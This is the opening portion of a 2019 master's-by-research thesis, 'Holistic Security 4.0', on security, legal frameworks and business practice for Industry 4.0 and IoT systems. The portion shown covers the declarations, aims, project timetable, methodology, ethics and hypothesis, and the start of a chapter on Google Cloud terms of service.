# Holistic Security 4.0

Jordan Luxton BSc (Hons)

Supervisor: Professor John Rees

Submitted in partial fulfilment for the award of the degree of Master by Research

University of Wales Trinity Saint David

2019

DECLARATION

This work has not previously been accepted in substance for any degree and is not being concurrently submitted in candidature for any degree.

Signed ................................................................... (candidate)

Date ................16/10/2018.....................................................

STATEMENT 1
This thesis is the result of my own investigations, except where otherwise stated. Where correction services have been used the extent and nature of the correction is clearly marked in a footnote(s). Other sources are acknowledged by footnotes giving explicit references. A bibliography is appended.

Signed .................................................................. (candidate)

Date ................16/10/2018.....................................................

STATEMENT 2
I hereby give consent for my thesis, if accepted, to be available for photocopying and for inter-library loan, and for the title and summary to be made available to outside organisations.

Signed .................................................................. (candidate)

Date .................16/10/2018...................................................

STATEMENT 3
I hereby give consent for my thesis, if accepted, to be available for deposit in the University's digital repository.

Signed .................................................................. (candidate)

Date .................16/10/2018...................................................

# Contents

# Table of Figures

# Foreword

## Jordan Luxton

The future computer climate will represent an ever more aligned world of integrating technologies, affecting consumer, business and industry sectors. The vision was first outlined in the Industry 4.0 conception. The elements which comprise smart systems or embedded devices have been investigated to determine the technological climate.

The emerging technologies revolve around core concepts, and specifically in this project, the uses of Internet of Things (IoT), Industrial Internet of Things (IIoT) and Internet of Everything (IoE). The application of bare metal and logical technology qualities are put under the microscope to provide an effective blue print of the technological field.

The systems and governance surrounding smart systems are also examined. Such an approach helps to explain the beneficial or negative elements of smart devices. Consequently, this ensures a comprehensive review of standards, laws, policy and guidance to enable security and cybersecurity of the 4.0 systems.

# Chapter 1

# 1.1 Introduction and Summary

The United Kingdoms (UK's) technology sector represents a huge worth in our modern economy attracting billions of pounds of investment and innovation. However, according to the 2018 breaches survey[1] conducted by the UK government, just three in ten businesses have board members with cybersecurity responsibilities. In addition, it is also reported that one in ten businesses report a cyber skills gap, identifying the need for people with the right skills to do the job.

Cybersecurity is not limited to people designated to be cybersecurity professionals, offices or institutes. It requires a chain of quality through all the applied stages of logic, to create secure systems, regardless of size, to ensure an effective, stable and secure product.

Technology is incorporated into almost all elements of our industrial and social world. This incorporation means that it can be placed in very common or specific scenarios which require skill to achieve the levels of implementation. However, a base standard requirement is infrequently achieved, with both software and hardware issues. A problem that transpires and transcends all business is cognitive dissonance.

The scenario could be the acquisition of an expensive product. The developers' conflictions because of improper work place structures or approaches may result in ignorance or effort to deliver the standard expected. This is more often seen in cheap, non-critical or reliant systems which can be likened but not limited to qualities seen in consumer smart devices. Consequently, the review of business structures and strategies are discussed to demonstrate logical driven approaches to best practices.

In 2010, the German government coined the term "Industrie 4.0"[2] as a directive to innovate industry, business and consumer sectors. Industry 4.0 represent "Cyber Physical Systems (CPS)" providing ubiquitous production and control, drastically and dynamically changing the way things are conducted. Ambitious and innovative technology upholds the central pillar, adapting and developing new systems to tackle the inefficiencies and inaccuracies of today's markets and products.

To gain a greater insight, subsidiary qualities to be considered when thinking about smart systems and devices, of which the following points are representative:

- Manageability
- Adaptability
- Scalability
- Affordability
- Longevity
- Durability
- Efficiency
- Accuracy
- Security

Furthermore, operational scopes must be thought about because it is where the technology derives from. Without proper businesses strategies and standards, a company is at risk, the staff are at risk, the clients are at risk and the shareholders are at risk. The risk could be of a legal nature, for instance a company's lack of structure, experience and understanding may result in breaches of the law. The specific law could govern data regulations or contractual service obligations. To protect the company, staff and clients, matters of security and cybersecurity must always be taken seriously. Therefore, research has been conducted in the following sectoral areas including:

- Legal issues
- Business strategies
- Compliance certification

The premise of a review into the state of Industry 4.0 and its systems is to determine how elements function. The report starts from a legal point of view, identifying business obligations under law, consumer rights and industry standards. This is extended to the process by which objectives are achieved either in technological terms or through legal and business avenues. The resultant pathway or framework is intended to ensure a comprehensive, insightful and logic driven report is assembled to provide the reader an insight into how matters are handled.

## 1.2 Aims


- Identify foundational technology utilised within Industry 4.0
- Examine strategies and practices used to develop and deploy the technology, with an emphasis on security
- Investigate electrical componentry for system development approaches

## 1.3 Objectives

- Develop an understanding of legal and business strategies aligning with cybersecurity and safety techniques.
- Deploy an IoT based project to determine the capabilities of the technology and security component logic, within the supported systems.
- Review and determine the electrical and software system used in Industry 4.0, highlighting the Cybersecurity processes.

# 1.4 Timetable

The Gant chart below demonstrates the feasibility of completed components, meeting the aims and objectives during the creation of this dissertation. Furthermore, the progression of the project is demonstrated with key areas, defined in blue, as areas of research to be completed.



| ID | Ta M | Task schedule | Duratic | Start | Finish |
|---|---|---|---|---|---|
| 1 | 📌 | Concept stage | 0 days | Thu 01/02/18 | Thu 01/02/18 |
| 2 | 📌 | Project proposal | 5 days | Mon 05/02/1 | Fri 09/02/18 |
| 3 | 📌 | Project proposal discussion | 5 days | Mon 12/02/1 | Fri 16/02/18 |
| 4 | 📌 | Project identification refinement | 5 days | Fri 16/02/18 | Thu 22/02/18 |
| 5 | 📌 | Research feasibilities of proposal | 4 days | Fri 23/02/18 | Wed 28/02/1 |
| 6 | 📌 | Identify key properties of project | 5 days | Thu 01/03/18 | Wed 07/03/1 |
| 7 | 📌 | Application of required products | 5 days | Thu 08/03/18 | Wed 14/03/1 |
| 8 | 📌 | Locate and investigate key components | 5 days | Thu 15/03/18 | Wed 21/03/1 |
| 9 | 📌 | Develop knowledge and practices | 5 days | Thu 22/03/18 | Wed 28/03/1 |
| 10 | 📌 | Secondary research compiled | 0 days | Thu 05/04/18 | Thu 05/04/18 |
| 11 | 📌 | Complete 30% of Literature review | 6 days | Thu 29/03/18 | Thu 05/04/18 |
| 12 | 📌 | Software and hardware development | 0 days | Fri 06/04/18 | Fri 06/04/18 |
| 13 | 📌 | Start Practical hardware/software development | 5 days | Fri 06/04/18 | Thu 12/04/18 |
| 14 | 📌 | Testing software and hardware development | 12 da | Fri 13/04/18 | Mon 30/04/1 |
| 15 | 📌 | Continued development and experimentation | 8 days | Tue 01/05/18 | Thu 10/05/18 |
| 16 | 📌 | Refine and theorise areas of security interest | 5 days | Fri 11/05/18 | Thu 17/05/18 |
| 17 | 📌 | Develop potential security interests | 5 days | Fri 18/05/18 | Thu 24/05/18 |
| 18 | 📌 | Practise code development | 0 days | Fri 25/05/18 | Fri 25/05/18 |
| 19 | 📌 | Test and practise code and hardware | 10 da | Fri 25/05/18 | Thu 07/06/18 |
| 20 | 📌 | Practise and experiment process success | 4 days | Thu 07/06/18 | Tue 12/06/18 |
| 21 | 📌 | Develop controlled conditions | 6 days | Thu 14/06/18 | Thu 21/06/18 |
| 22 | 📌 | Examine and document the processes | 5 days | Fri 22/06/18 | Thu 28/06/18 |
| 23 | 📌 | Start data capture | 0 days | Thu 28/06/18 | Thu 28/06/18 |
| 24 | 📌 | Capture and analyse data | 5 days | Fri 29/06/18 | Thu 05/07/18 |
| 25 | 📌 | Inspect and identify data | 9 days | Sun 01/07/18 | Wed 11/07/1 |
| 26 | 📌 | Verify effects and patterns | 6 days | Fri 13/07/18 | Fri 20/07/18 |
| 27 | 📌 | Data collection | 0 days | Fri 20/07/18 | Fri 20/07/18 |
| 28 | 📌 | Extrapolate the data and practices | 21 da | Mon 23/07/1 | Mon 20/08/1 |
| 29 | 📌 | Document the standard practices | 10 da | Fri 03/08/18 | Thu 16/08/18 |
| 30 | 📌 | Document the effects of security interests | 6 days | Fri 17/08/18 | Fri 24/08/18 |
| 31 | 📌 | State effects of security implementation | 0 days | Tue 07/08/18 | Tue 07/08/18 |
| 32 | 📌 | Summarise and clarify the security interests | 10 da | Mon 27/08/1 | Fri 07/09/18 |
| 33 | 📌 | Finalise Project | 0 days | Mon 10/09/1 | Mon 10/09/1 |
| 34 | 📌 | Finish litereature review | 67 da | Wed 20/06/1 | Thu 20/09/18 |
| 35 | 📌 | Verify the compiled document and error check | 3 days | Mon 17/09/1 | Wed 19/09/1 |
| 36 | 📌 | Hand in project | 0 days | Thu 20/09/18 | Thu 20/09/18 |

*Figure 1: Project timetable*

# 1.5 Methodology

The Holistic Security 4.0 research methodology can be pictographically illustrated using Saunders et el Research Onion diagram 2009 as a representation. The discussion into the ontology of the smart devices, are represented as constrained or smart IoT / IIoT devices. These devices provide the systems used as the physical mechanisms to be a part of a wider cloud network system and thus ensure an interactive component in the research. The inventive, although often constrained technological methods are completed in a calculated and considered approach. This ultimately means the application of philosophical positivism, thus implementing and activating the mechanism required to be a practical, pro-active project. The subsequent effect by testing the component properties such as sensors, software and cloud systems, through which data via IT and OT mechanisms are founded, provide precise statistics.

Fundamentally, this establishes an experimental deductive progression method, which enables determination states and enhances refined outcomes. The application of qualitative and quantifiable multi-methods ensures the extracted datum provides enough analysis. This is effective in terms of the data management collection and analysis, in addition to the project components itself. The resulting analysis culminates in cloud-based technologies and algorithms using Android based API interactivity with the appropriate cloud repositories. Furthermore, the Google Cloud Platform, for which the publish and subscribe systems push and pulls data, creates a granular breakdown of calls on the cloud systems.

The processed data from the collection and distribution systems in the responding cloud systems for Android Things and the Google Cloud provides a cross sectional analysis scope. This approach ensures current data and activity within the project, highlighting reactive or proactive instances in system operations, which are then identifiable. The utilisation of methodological approaches align to the Japanese kaizen qualities, such as plan, do act, check. Using these qualities pictured below, the dissertation conducted the following research.




*Figure 2: Methodology*

## 1.6 Rational

The rational for the projects creation was to determine the validity and methodological approaches concerning Industry 4.0 systems. The development and emphasis on security was central to the project, highlighting the mechanisms and common problems / susceptibilities within the field. Furthermore, the researcher took the opportunity to develop skills and knowledge in electrical electronic components in addition to European and UK legal frameworks.

For hands on experience utilising primary research collection methods the operation of development boards (Raspberry PIs) were employed in addition to Android Things OS. This provided insight into the enterprise or business approaches into the examination of Industry 4.0 solutions. Subsequently the project identified a variety of methods and processes within the field to be put in context of competing products, capabilities and cybersecurity objectives to their mission.

## 1.7 Ethics

The integrity and quality control of data veracity within the project utilised source materials compiled directly from developer pages or hardware specification sheets. The subsequent collection of material was conducted with quality and reliability in mind, determining authentic documentation was used for the specification and component elements.

Due the style of the project, the primary and secondary research material was compiled, conducted and collected within a controlled environment. This ensured that all inhabitants within the immediate vicinity were consenting. Furthermore, the secondary research that was compiled and collected were freely available materials covered by open source licences. The data collected contained no identifiable personal detail with respect to respondents, except the consenting researcher whose consent was given voluntarily. Lastly, all the work collected and compiled was formatted, structured and written by the researcher for the purposes of this dissertation. Furthermore, the images utilised in this dissertation unless otherwise referenced were created and designed for the purposes of the dissertation.

## 1.8 Hypothesis

The hypothesis proposes that Industry 4.0s current trends of rapid growth and integration are outpacing legal, business, industrial practices and cybersecurity protocols. The foundation of this hypothesis is based on smart device capabilities, and the application of old protocols being reutilised for the purposes of efficient communication.

However, the greater market, regarding cloud and distributed systems means security must always be applied, but this is not always the case. Therefore, the automation proposed by the Google Cloud systems, and others, to automate applications and functions identify security practices to be applied for future development.  Resultantly, the dissertation below examines the core security capabilities within the systems, software and hardware components deployed to support Industry 4.0.

# Chapter 2

## 2.1 Legal Implementations


Security is a form of protection, whether it be logical or physical. The purpose of explaining the legal elements below demonstrates the different forms security can take. Legal procedures and practices applied by businesses for services and or products are subjected to the law and under judicial oversight. Therefore, to best equip oneself as a client of a product and or service in an egalitarian manner, it is prudent to understand the potential legal rights as a form of protection. The understanding of the law is an act of applying security, meaning the application of one's rights in a reactive or proactive manner, which can be an effective security policy. This applies for all clients when buying goods and or services from a business.

The legal elements considered below outline core or tangential areas within contracts, agreements and or policies of services and or products in the smart device sector. Subsequently, the legal effects on the technological fields examined are:

- **Internet of Things** (IoT)
- **Industrial Internet of Things** (IIoT)
- **Internet of Everything** (IoE)

Using the legal institutions discussed in Appendix 1, the connections linking the legal ramifications will converge and demonstrate the synergy of applied law. The application of the law covered is that of the UKs and EUs. Subsequently, consumer / business considerations are discussed, developing further into business strategy protections.  Google's framework will be used as an example.

Furthermore, the topics discussed below are tantamount to the majority of business contracts within the common marketplace. This includes "Terms of Service" (ToS) or the application of a "Service Level Agreement" (SLA) and "Data Protection". The basis of the topics below are a result of the Google Terms of service and legal considerations. Furthermore, the cybersecurity components regarding legal requirements or proactive acts highlight the base requirements to consider and develop to enable a secure business.


Console.cloud.google.com/ freetrial/signup/0
Privacy policy
Policies.google.com/privacy
Google Cloud Platform Free Trial Terms of Service
Cloud.google.com/terms/free-trial/
Addendum to Google Cloud platform licence agreement
Terms of Service
Cloud.google.com/terms
Services and related APIs
Console.cloud.google.com/null
Terms of Service
cloud.google.com/terms
Google Cloud Terms of Service
Services and related APIs
Console.cloud.google.com/ terms
API Terms of service

## Terms of Service (ToS) [3]

Terms of Service or Terms and Conditions (T&C) is a means for an agreement to be presented whilst allowing all the rights and obligations to be laid bare. Standard ToS or T&C display prices and often particular procedures for a one time or ongoing transaction to occur.

There would always be a statement of costs for instance in the delivery of a service or product. There is a procedure to fall back on if items or services are defective, together with defined liability of the problem. Therefore, the Google Cloud platforms main ToS are represented here, highlighting key components explained below.

